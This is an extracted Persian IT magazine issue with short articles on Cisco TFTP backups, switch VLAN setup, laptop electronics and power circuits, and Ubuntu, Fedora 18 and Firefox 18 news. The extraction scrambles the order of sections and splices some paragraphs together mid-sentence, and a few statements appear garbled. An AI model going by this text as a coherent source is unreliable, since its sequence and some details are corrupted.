برای انتقال فایل از tftp به روتر نیز کافی است از دستور **copy tftp (maghsad)** استفاده کنید.  
موفق پیروز باشید



## راه انداز tftp سرور

**فرهاد حسین زاده**  
متخصص شبکه و لینوکس  
عضو رسمی آفلاین



سلامی گرم به آفلاینی ها!  
آموزشی که برای بخش شبکه برای شما دوستان در نظر گرفتم راه اندازی یک tftp سرور در شبکه ای است که از سخت افزارهای سیسکو استفاده میشود.

منظور از Trivial File Transfer Protocol یا به صورت tftp مختصر tftp سرور و هدف از راه اندازی آن در شبکه این است که سرور یک رایانه میباشد که بر روی آن tftp راه اندازی شده است و این راه اندازی با استفاده از نرم افزارهای تحت همین نام میباشد و هدف از آن انتقال فایل های تنظیمات سخت افزارهای سیسکو در شبکه روی رایانه میباشد و با این کار میتوان یک بکاپ از ios سیسکو را به روی رایانه داشته باشیم تا در موقع لزوم از آن جهت برگرداندن تنظیمات استفاده شود.

زمانی که شما این نرم افزار را روی سیستمی در شبکه نصب میکنید شبکه شما دارای tftp سرور میشود و تنظیمی که نیاز است انجام شود این است که فایل های دریافتی در چه محلی ذخیره شود.

”  
نکته: آیپی tftp server شما همان ip ای است که بر روی سیستم است. به طور مثال

**ip system@tftpserver:192.168.1.1**

خوب حال جهت انتقال فایل از دیوایس های سیسکو به tftp سرور از دستور زیر استفاده کنید:

: startup-config

**Router#copy startup-config tftp:**



تکامل و حرکت، مبنای پیش فرض کل وجود است.

انگلیس


خوب حالا باید محدوده هر پورت که می خواهیم اختصاص بدیم را مشخص کنیم.

```
Switch(config)#interface range fastEthernet 0/1-10
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
```

ما با این کار گفته‌یم که پورت‌های ۱ تا ۱۰ سویچ را جزو ۱۰ VLAN کن. حالا همین کار را برای ۲۰ هم انجام میدهیم:

```
Switch(config)#interface range fastEthernet 0/11-20
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 20
```

خوب حالا VLAN‌های ما درست شد. هر کدام از سیستم‌ها که می‌خوان همدیگه رو ببینن رو تو یه VLAN می‌زارید و بقیه را جزو VLAN‌های دیگه می‌زارید.



## اصور VLAN بند در سوییچ های سیسکو

با سلام خدمت همه آفلاینی های عزیز.

در این مقاله قصد دارم توضیح بدم که چطوری سوییچ های سیسکو رو VLAN بندی کنیم. اول یک توضیح در مورد VLAN میدم.

فرض کنید شما در یک ساختمان شبکه دارید و همه به سوییچ وصل هستند. شما نمی خواهید بعضی از سیستم‌ها، سیستم‌های دیگر را ببینند و بالعکس. یک راه این است که آیپی‌ها رو به صورت استاتیک عوض کنیم. ولی این راه مشکلی است و اگر کاربر آیپی را باز عوض کند می‌تواند در شبکه بقیه را ببیند. ما می‌ایم سوییچ را VLAN بندی می‌کنیم و به عنوان مثال به ۲ تا گروه مجزا تقسیم بندی می‌کنیم که هر گروه فقط خودش را ببیند و با تغییر آیپی هم نتواند گروه‌های دیگر را ببیند.

خوب حالا شروع می‌کنیم. ابتدا به محیط IOS سوییچ می‌رویم. سوییچ ۳ تا مد کاربری دارد:

**User mode:**

**Privilage mode:**

**Config mode:**

هر کدام از اینها یک سری دستورات خاص خودش را دارد.

ما برای VLAN بندی باید به مد کانفیگ برویم.

خوب ابتدا دستورات زیر را وارد می‌کنیم:

**Switch>enable**

**Switch#configure terminal**

**Switch(config)#**

حالا ما به مد کانفیگ وارد شدیم.

ابتدا هر چندتا که می خواهیم VLAN تعریف می‌کنیم.

**Switch(config)#vlan 10**

**Switch(config)#vlan 20**

**مقصود بادپا**  
مهندسی عمران  
عضو افتخاری آفلاین



افلاطون

در جهان یکانه مایه نیگبختی انسان محبت است.

ساخت  
افزار



سلام آفلاینی ها !

خوشحالم که یه بار دیگه در کنار تیم حرفه ای آفلاین با آموزش حرفه ای سخت افزار برای شما مقاله ای را آماده کرده ام. شما کاربران عزیز ایرانی با پیگیری محتوای آموزش تخصصی سخت افزار از آفلاین و پشت کار و کسب تجربه به وسیله کار با بورد های مختلف می توانید تعمیرات سخت افزاری را فرا بگیرید.

در شماره ششم آفلاین ، فصل اول آموزش را از هنگامی که دستگاه شروع به کار می کرد آغاز کردیم و گفته شد که لپ تاپ و کامپیوتر های رومیزی تفاوت های با یکدیگر دارند و مبحث PC را شروع کردیم که حال در این مجله نوبت به شروع به کار لپ تاپ است.

فیلم شماره ۱ آموزش سخت افزار در سایت [www.offlinemag.ir](http://www.offlinemag.ir) قرار گرفته که آموزش های داده شده در شماره های ۶ و ۷ مجله آفلاین مکمل این فیلم هستند . پس حتما این فیلم را دریافت کنید تا به قسمت کوچکی از دانش سخت افزار دست پیدا کنید. تاکید می کنم که حتما مقاله مجله شماره ۶ آفلاین رو هم مطالعه کنید. قبل از اینکه مبحث لپ تاپ رو شروع کنم می خواهم تفعیل کوتاه به تعریف برخی از قطعات و اصطلاحات الکترونیکی بزنم.



**SMD :** قطعاتی که برای قرار گرفتن انها روی برد نیازی به سوراخ کردن برد نیاشد.

**LMD :** قطعاتی که برای نصب انها روی برد نیاز به سوراخ کردن برد باشد.

**فیوز :** قطعه ای است اگر ولتاژ در مدار بیشتر از حد تعیین شده بالا برود برای جلوگیری از اسیب قطعات دیگر می سوزد. فیوز به دو صورت SMD و LMD کاربرد دارد .

**مقاومت :** یک المان الکتریکی است که جریان و ولتاژ را کاهش می دهد و در هر دو به صورت SMD و LMD کاربرد دارد . مقاومت انواع مختلفی دارد که نمونه کربنی یا رنگی آن فقط در پاور کامپیوتر های رومیزی و شارژر لپ تاپ کاربرد دارد و در بقیه موارد به صورت SMD ان کاربرد دارد. واحد اندازه گیری مقاومت اهم می باشد.

#### \* انواع مقاومت :

- . نوری (LDR) : تشکیل شده از سلول که با تابش نور مقاومتش تغییر می کند.

- . NTC : با افزایش حرارت مقاومت کاهش می یابد

- . PTC : با کاهش حرارت مقاومت افزایش می یابد

- . وریزتور VDR : متغیر بوده و شبیه پیچ می باشد که با چرخاندن آن مقاومت کم یا زیاد می شود ، کاربرد زیادی در لپ تاپ و PC دارد از جمله لنز DVD RW و LED High Volttag



**کریستال:** به طور خلاصه می توان گفت که وظیفه نوسان سازی را بر عهده دارد.

**آی سی:** مدار های دیجیتال با مدارهای مجتمع ساخته می شوند. یک مدار مجتمع (یا آی سی) یک کریستال کوچک نیمه هادی به نام تراشه است. که قطعات الکترونیکی را برای گیت های دیجیتال در خود دارد. اتصالات داخل تراشه مدار مورد نیاز را به وجود می آورند.

شارژر لپ تاپ وظیفه دریافت ولتاژ ۲۰۰ (AC) و تبدیل به ۱۹ (DC) با آمپر مشخص می باشد . همچنین ولتاژ تولید را صاف و بدون نویز می کند تا به قطعات آسیبی وارد نشود . حالا این ۱۹ ولت باید در مدار های مختلف تقسیم شود زیرا که هرگان مصرف مشخصی دارد . چگونگی آن به وسیله میدان مغناطیسی که به وسیله جریان الکتریکی موجود در هادی به وجود آمده، ذخیره کند . توانایی سلف برای ذخیره انرژی ضریب خود القایی گفته می شود و واحد آن نیز هانری می باشد . دو صورت SMD و LMD دارد که صورت LMD در کارت گرافیک ، پاور ، مادربرد PC و ... و همچنین سلف SMD بیشتر در لپ تاپ کار برد دارد .

دیود : وظیفه اصلی آن یک سوسازی جریان و ولتاژ است . که مدل های مختلف مثل نورانی ، زینر و .. دارد . دیود های معمولی و مورد استفاده در قطعات در هر دو صورت SMD و LMD می باشند .

**خازن:** وظیفه می خازن ذخیره ولتاژ است . البته خازن هایی که در لپ تاپ و PC به کار می روند به وسیله ذخیره ولتاژ در کارهای دیگر مانند تنظیم برق ، نوسان و ریپ گیری ، افزایش و کاهش ولتاژ می باشد . خازن ها به دو دسته کلی تقسیم می شود : قطبی (تنظیم) و غیر قطبی (فیلتر) . واحد ظرفیت خازن فاراد می باشد و در هر دو صورت SMD و LMD استفاده می شوند .

**سلف (سیم پیچ):** سلف یک عنصر غیر فعال الکترونیکی است که می تواند انرژی الکتریکی را در مجاورت یک هادی و در داخل یک میدان مغناطیسی که به وسیله جریان الکتریکی موجود در هادی به وجود آمده، ذخیره کند . توانایی سلف برای ذخیره انرژی ضریب خود القایی گفته می شود و واحد آن نیز هانری می باشد . دو صورت SMD و LMD در کارت گرافیک ، پاور ، مادربرد

ترانزیستور : ترانزیستورها عموما برای تقویت جریان الکتریکی و یا برای عمل کردن در حالت سوییچ بکار برد می شوند . ساختمان داخلی آنها از پیوندهایی از عناصر نیمه هادی مانند سیلیکون و ژرمانیوم تشکیل شده و دارای ۳ پایه به نام های بیس - کلکتور - امیتر می باشند .

**مسافت:** ماسفت خانواده ای از ترانزیستورها است که این ترانزیستورها تفاوت کلی با ترانزیستورهای معمولی دارند و حتی نام پایه های آن نیز متفاوت است . این ترانزیستورها به جای پایه های بیس و کلکتور و امیتر که در ترانزیستورهای معمولی از آنها نام می برمی ، پایه های آنها گیت و درین و سورس نامیده می شوند و حساسیت آنها زیاد تر از ترانزیستورهای معمولی می باشند . (به عنوان یک کلید عمل می کند)



**GND = 0**

در حالت عادی می بایست برای کاهش ولتاژ یک ترانس کاهنده بکار برد اما ترانس گرما و وزن زیاد و ابعاد بزرگی دارد، پس از ترانزیستور استفاده می کنیم. حال تصمیم داریم ۲۰ ولت را به ۱۰ ولت کاهش دهیم . سیکل یا مدت زمان هر دوره را ۱ ثانیه در نظر بگیرید . ترانزیستور ۲۰ ولت را گرفته و



در لپ تاپ برای هر ارگان یک یا چند مدار Switching وجود دارد که هر ارگان را به تناسب احتیاجش تغذیه می کند، این تبدیل ولتاژ در کامپیوتر های رو میزی توسط پاور انجام شده و پاور به وسیله مدارهای Switching متعدد و ترانس های بزرگ در داخل خود، برق مورد نیاز هر ارگان را تأمین می کند. برای مثال در لپ تاپ، GPU، NB، SB، ODD، WiFi، BAT، CPU و ... دارای مدارهای Switching هستند. برای درک بیشتر یک نقشه کلی برای شما رسم کردم. شناسایی و تشخیص مدار Switching بسیار مهم است. در لپ تاپ یک ای سی پاورینگ برای کنترل تمام مدارهای Switching وجود دارد که به آن ای سی Maxim گفته می شود.


در نتیجه یکی از تفاوت های مهم لپ تاپ با PC نحوه تغذیه قطعات می باشد. قطعات به کار رفته در لپ تاپ کمی متفاوت تر بوده و در اصل بهینه شده می باشند تا مصرف، حرارت و وزن کمتر و ابعاد کوچکتری داشته باشند. توجه داشته باشید که شیوه برقراری ارتباط بین قطعات یا بهتر بگم نقشه (بلاک دیاگرام) مادربرد PC و لپ تاپ در تکنولوژی های یکسان مانند یکدیگر بوده و تفاوت آن چنانی با هم ندارند. پس روال کار گفته شده برای شروع به کار PC در مجله شماره ۶ آفلاین برای لپ تاپ نیز صادق است (البته به غیر از ورودی ولتاژ از پاور به مادر بورد). یکی از مهمترین مشکلات مخصوصا در مورد بورد های لپ تاپ مدار Switching می باشد که تشخیص آن بسیار مهم است.

بخش اول آموزش حرفه ای سخت افزار یعنی پیگیری روشن شدن دستگاه به اتمام رسید و تشریح کاملی بر شناسایی و عملکرد یک به یک قسمت ها همراه با تصاویر برای شما عزیزان مطرح شد. ضرورت این آموزش در مرحله اول این بود که باید نحوه تغذیه و شناخت ارگان های روی برد و شیوه ای برقراری ارتباط آنها را دانست تا به توان تعمیرات را شروع کرد.

حال برای فصل های بعدی تعمیرات تخصصی مباحث زیر قابل تأمل است:


- \* روش تست و عیب یابی تک تک قطعات روی برد مثل خازن، ماسفت، فیوز، دیود و ...
- \* تعمیرات و عیب یابی LCD و LED
- \* تعمیرات DVD RW
- \* تعمیرات Hard Disk Drive
- \* تعمیرات مادربرد لپ تاپ و کامپیوتر های رو میزی

با دستوراتی که از طرف ای سی درایور دریافت می کند ۲۰ ولت را به صورت نمودار مقابل تبدیل می کند. (نمودار ۱)



یعنی در هر ثانیه به صورت یک در میان ۲۰ ولت برق داریم و در ثانیه بعدی برق نداریم. سلف موجود در مدار برآیند این تناوب (بود و نبود ولتاژ در سیکل مشخص) را بدست می آورد که برآیندش ۱۰ ولت می شود.

حال اگر خواستیم ۲۰ را به ۵ ولت تبدیل همانند نمودار می شود. (نمودار ۲)



که نتیجه می شود ۱ ثانیه برق داریم و ۳ بعدی ثانیه برق نداریم که سلف برآیند را گرفته و ۵ ولت به ما تحويل می دهد. خازن موجود در مدار حکم صاف کردن ولتاژ را دارد.



ذره بین



جعبه ابزار



مبحث سخت افزار همانند تمامی مباحث دیگر نیازمند علاقه ، پشت کار و کسب تجربه است به همین خاطر شما عزیزان می بایست با کار روی برد های مختلف دانش خود را تقویت کنید .

امید وارم که بتوانم قدمی در جهت افزایش سطح علمی جامعه بردارم.

باز هم در پایان مقاله عرض می کنم که فیلم آموزشی شماره ۱ را از سایت [www.offlinemag.ir](http://www.offlinemag.ir) دریافت کنید.

شما می توانید سوالات خود را با E-Mail [Zir](mailto:badpa@offlinemag.ir) در میان بگذارید.

[badpa@offlinemag.ir](mailto:badpa@offlinemag.ir)

- \* تعمیرات پاور و شارژر لپ تاپ

- \* شناسایی چیپ های گرافیک ، صوت ، Lan و ...

- \* مطرح کردن عیب های سخت افزاری و دلیل آنها

- \* مطرح کردن برخی نکات در مورد قطعات

- \* بلاک دیاگرام و دیتا شیت

بسیار خوب برای شروع تعمیرات نیازمند داشتن لوازمی مانند زیر هستید .

(ساده ترین و مقدماتی ترین ابزار ها)

هیتر



مولتی متر ساده







سمیرا صرامی

مهندس فناوری اطلاعات

عضو رسمی آفلاین

ژوپ مورفی

ضمیر باطن شما سازنده بدن شماست و میتواند شمارا درمان کند.

کوچک گوشی‌ها باید بهینه‌سازی گرددند اما حتی بدون این کار هم با توجه به توانایی اوبونتو موبایل برای تبدیل شدن به یک PC، اگر این بهینه‌سازی‌ها هم انجام نشود بازهم می‌توان از این نرم افزارها با استفاده از اوبونتو موبایل استفاده کرد. آیا به نظر شما استفاده از یک گوشی موبایل و اتصال آن به یک مانیتور و استفاده از آن به عنوان یک کامپیوتر رومیزی جالب نیست؟ بنظر می‌رسد شاتلورث و کمپانی او در حال بازگردان راه گوشی‌های موبایل به مرحله بعدی تحول خود می‌باشند.

منبع : <http://lixer.com/module/newsview/178724/index.html>

## اوبونتو شاید به یک توزیع غلطان بدل شود!

همه ما از الگوی انتشار نسخه‌های اوبونتو مطلع هستیم: انتشار یک نسخه جدید در هر بازه‌ی ۶ ماهه با پشتیبانی ۱۸ ماه و انتشار یک نسخه LTS هر ۲ سال یکبار یا پشتیبانی ۵ ساله. اما اخیراً اخباری از کنونیکال به گوش رسیده است که احتمالاً اوبونتو از نسخه ۱۴.۰۴ تنها نسخه‌های LTS را ارائه خواهد داد و مابین این نسخه‌ها از الگوی انتشار غلطان استفاده خواهد شد. به گفته Leann Ogas-awara، مدیر تیم کرنل کنونیکال، این تیم در مورد ارائه نسخه‌ای غلطان مابین نسخه‌های LTS و خلاص شدن از دست نسخه‌های ۶ ماهه به بحث و گفتگو نشسته‌اند. نسخه‌های روینگ ریلیز یا غلطان چیز جدیدی نیستند و هم‌اکنون برخی توزیع‌های لینوکس نظیر آرج لینوکس از این شیوه انتشار استفاده می‌شود. برخلاف نسخه‌های دوره‌ای که با ارائه نسخه جدید شما باید آن را به جای نسخه قدیمی نصب کنید (مثل نصب ویندوز ۸ بجای ویندوز ۷)، در یک نسخه غلطان سیستم‌عامل شما و نرم افزارهای آن بطور پیوسته به روزرسانی‌ها را دریافت خواهد کرد و دیگر نیازی به نصب دوره‌ای سیستم‌عامل و نرم افزار نخواهد داشت.

نسخه‌های غلطان مزايا و معایب خاص خود را در مقایسه با نسخه‌های دوره‌ای دارند. یکی از بزرگترین مزايا آن‌ها این است که همانگونه که شرح داده شد در این حالت کاربر برای به روزرسانی سیستم خود دیگر نیاز به دانلود و نصب بسته‌های حجمی نرم افزاری نخواهد داشت.

## آفلاین ها مثنو باز مثنو بازیها آفلاین

### اوبونتو موبایل و آینده‌ی آن

نمی‌خواهیم بگوییم که اوبونتو گوی رقابت را از اندروید، iOS و حتی ویندوز خواهد ربود؛ بلکه اوبونتو به عنوان یک سیستم‌عامل شانس بیشتری برای موفقیت دارد تا پروژه‌هایی نظیر تایزن، بادا، میگو و ... اوبونتو سومین سیستم عامل مورد استفاده در جهان است؛ مردم در سراسر دنیا با این سیستم‌عامل آشنا هستند؛ این سیستم‌عامل اکوسیستم غنی مشکل از علاقه‌مندان و توسعه دهنده‌گان دارد. شما می‌توانید عاشق Unity یا از آن منتفر باشید اما همه بر این نکته توافق دارند شخصی که یک گوشی اوبونتو را بخرد و قبلاً با این سیستم عامل کار کرده باشد به دلیل مشابهت محیط آن‌ها، با آن احساس راحتی خواهد کرد.

### ویژگی‌های اوبونتو در حیطه موبایل از این قرارند:

**میز کار یونیتی:** طبق گفته یکی از متخصصان که اوبونتو موبایل را از نزدیک در نمایشگاه CES دیده و آزموده است، اوبونتو موبایل با دارا بودن میز کار Unity حتی با این‌که هنوز به نسخه نهایی نرسیده است یکی از زیباترین و خوشایندترین سیستم‌عامل‌های است. در واقع اکنون مشخص می‌شود که در اصل یونیتی برای صفحات لمسی طراحی و بهینه شده است و نه دسکتاپ.

**ارتقای راحت سیستم‌عامل:** برخلاف گوشی‌های اندرویدی که یا قابلیت ارتقا ندارند و یا این توانایی در آن‌ها بسیار محدود است، طبق گفته شاتلورث، اوبونتو همانند سیستم‌عامل دسکتاپ، بر روی گوشی‌ها نیز قابلیت ارتقای منظم را دارد. با اینحال اضافه شده است که الگوی انتشار اوبونتو موبایل احتمالاً متفاوت از الگوی انتشار سیستم‌عامل دسکتاپ خواهد بود.

**سازگاری با نرم افزارهای لینوکس:** طبق گفته Bacon مدیر جامعه کاربری اوبونتو، تمام نرم افزارهای لینوکسی نظیر لیره آفیس، Gimp و ... قابلیت نصب بر روی اوبونتو موبایل را دارند. البته آنها برای اجرا بر روی صفحات



## ظاهر جدید نصب

فدورا ۱۸ با نصب جدیدی منتشر شده که از بوت امن UEFI پشتیبانی میکند که امکان نصب فدورا را بر روی لپتاپ‌های مجهز به ویندوز ۸ فراهم می‌کند، و هم ظاهر جدیدی دارد که فرایند نصب را برای تازه‌کاران ساده‌تر کرده است. گزینه‌های پیشرفته نصب همچنان دردسترس هستند.



## گنوم ۳.۶

گنوم ۳.۶ میزکار پیش‌فرض فدورا ۱۸ است و مانند نسخه‌های قبل تمام تنظیمات و برنامه‌های گنوم (مانند Nautilus, Contacts و Boxes) به صورت دست‌خورده نصب شده‌اند.



از سوی دیگر نقطه ضعف طبیعی این شیوه انتشار نیز ارائه مدام به روزرسانی های کوچک است که ممکن است باعث مزاحمت و دلزدگی کاربر گردد. اما یکی از مهمترین اشکال‌های نسخه‌های غلطان، احتمال پایداری کمتر آن‌ها نسبت به نسخه‌های دوره‌ای است زیرا نسخه‌های دوره‌ای زمان بیشتری برای بررسی و آزمایش قبل از انتشار عمومی در اختیار دارند در حالی که نسخه‌های غلطان همیشه در حال تغییر و تحول هستند که آن‌ها را مستعد بروز مشکل می‌کند؛ اما این سکه روی دیگری هم دارد و آن این است که همین ارائه مدام به روزرسانی ها، به معنی ارائه آخرین بسته‌های امنیتی، رفع عیوب نرم افزاری و ... در توزیع های غلطان است.

البته ایده کنونیکال یک توزیع ۱۰۰ درصد غلطان نظری آرج لینوکس نیست. بلکه آن‌ها تمایل دارند نسخه‌های دوره‌ای ۶ ماهه را حذف و روی به ارائه فقط نسخه LTS بیاورند و خلاصه ایجاد شده میان نسخه‌های LTS را با ارائه بروزرسانی Bodhi ها به صورت غلطان پر نمایند (چیزی شبیه به الگوی انتشار توزیع Linux).

اینکه آیا این تصمیم برای سیستم عامل مزیتی ایجاد خواهد کرد یا نه هنوز مشخص نیست و هنوز جزئیاتی از آن ارائه نشده است. این احتمال وجود دارد که در صورت تصویب چنین برنامه‌ای، فاصله زمانی بین نسخه‌های LTS نیز دستخوش تغییر شود چون در حال حاضر این نسخه‌های هر ۲ سال یکبار منتشر می‌گردند که هنوز هم از میانگین زمانی ارائه یک نسخه جدید از یک سیستم عامل کوتاه‌تر است.

## فدورا ۱۸ منتشر شد

۱۸مین نسخه فدورا، یکی از پرطرفدارترین توزیع‌های لینوکس، منتشر شد. فدورا ۱۸ که قرار بود آبان ماه منتشر شود هشت بار تاخیر خورد و لقب پرتاخیرترین انتشار فدورا را به خود اختصاص داد.

## فایرفاکس ۱۸ به همراه کامپایلر IonMonkey منتشر شد

فایرفاکس ۱۸ به طور رسمی برای سه سیستم عامل لینوکس، OS X و ویندوز منتشر شد.

مهمنترین ویژگی فایرفاکس ۱۸ کامپایلر IonMonkey آن است که تا ۲۰٪ عملکرد سریع‌تری از نسخه قبلی دارد. IonMonkey کدهای جاوا‌اسکریپت را بزنگاه (Just in time) به ارائه میانی (intermediate representation) ترجمه کرده و با اجرای الگوریتم‌های مختلف، IR را بهینه و درنهایت با تبدیل به زبان ماشین اجرا می‌کند.

ویژگی‌های فایرفاکس ۱۸


- کامپایلر سریع‌تر جاوا اسکریپت با نام IonMonkey که جایگزین JägerMonkey شده

- پشتیبانی از صفحات نمایش Retina در OS X ۱۰.۷ و بالاتر
- پشتیبانی اولیه WebRTC
- تجربه کیفیت تصویر بهتر با الگوریتم تغییر مقیاس HTML جدید
- کارایی بیشتر در جابه‌جایی بین برگ‌ها






ابونتو را به صورت لایو بارگزاری نمایید سپس بروی آیکن Install ubuntu ۱۱.۰ درون صفحه کلیک کرده تا مراحل نصب آغاز گردد. بعد از انتخاب زبان و رفتن به مرحله بعد شما میتوانید برای ubuntu مشخص نمایید که ابزارهای پخش فایل های mp3 و... را برای شما نصب نمایید.



در مرحله سوم از نصب به شما هارد و فضای در اختیار شما را نشان میدهد.

”  
نکته: در مقاله قبل مفهوم از sda و hda توضیح داده شده است.

در این حالت لازم است که ابتدا یک جدول پارتیشن کلی ایجاد کنید و سپس آنرا به پارتیشن های مورد نظر خود تقسیم نمایید. پس بروی گزینه new parti- tion table کلیک کنید.



## درس دوم آموزتر لینوکر

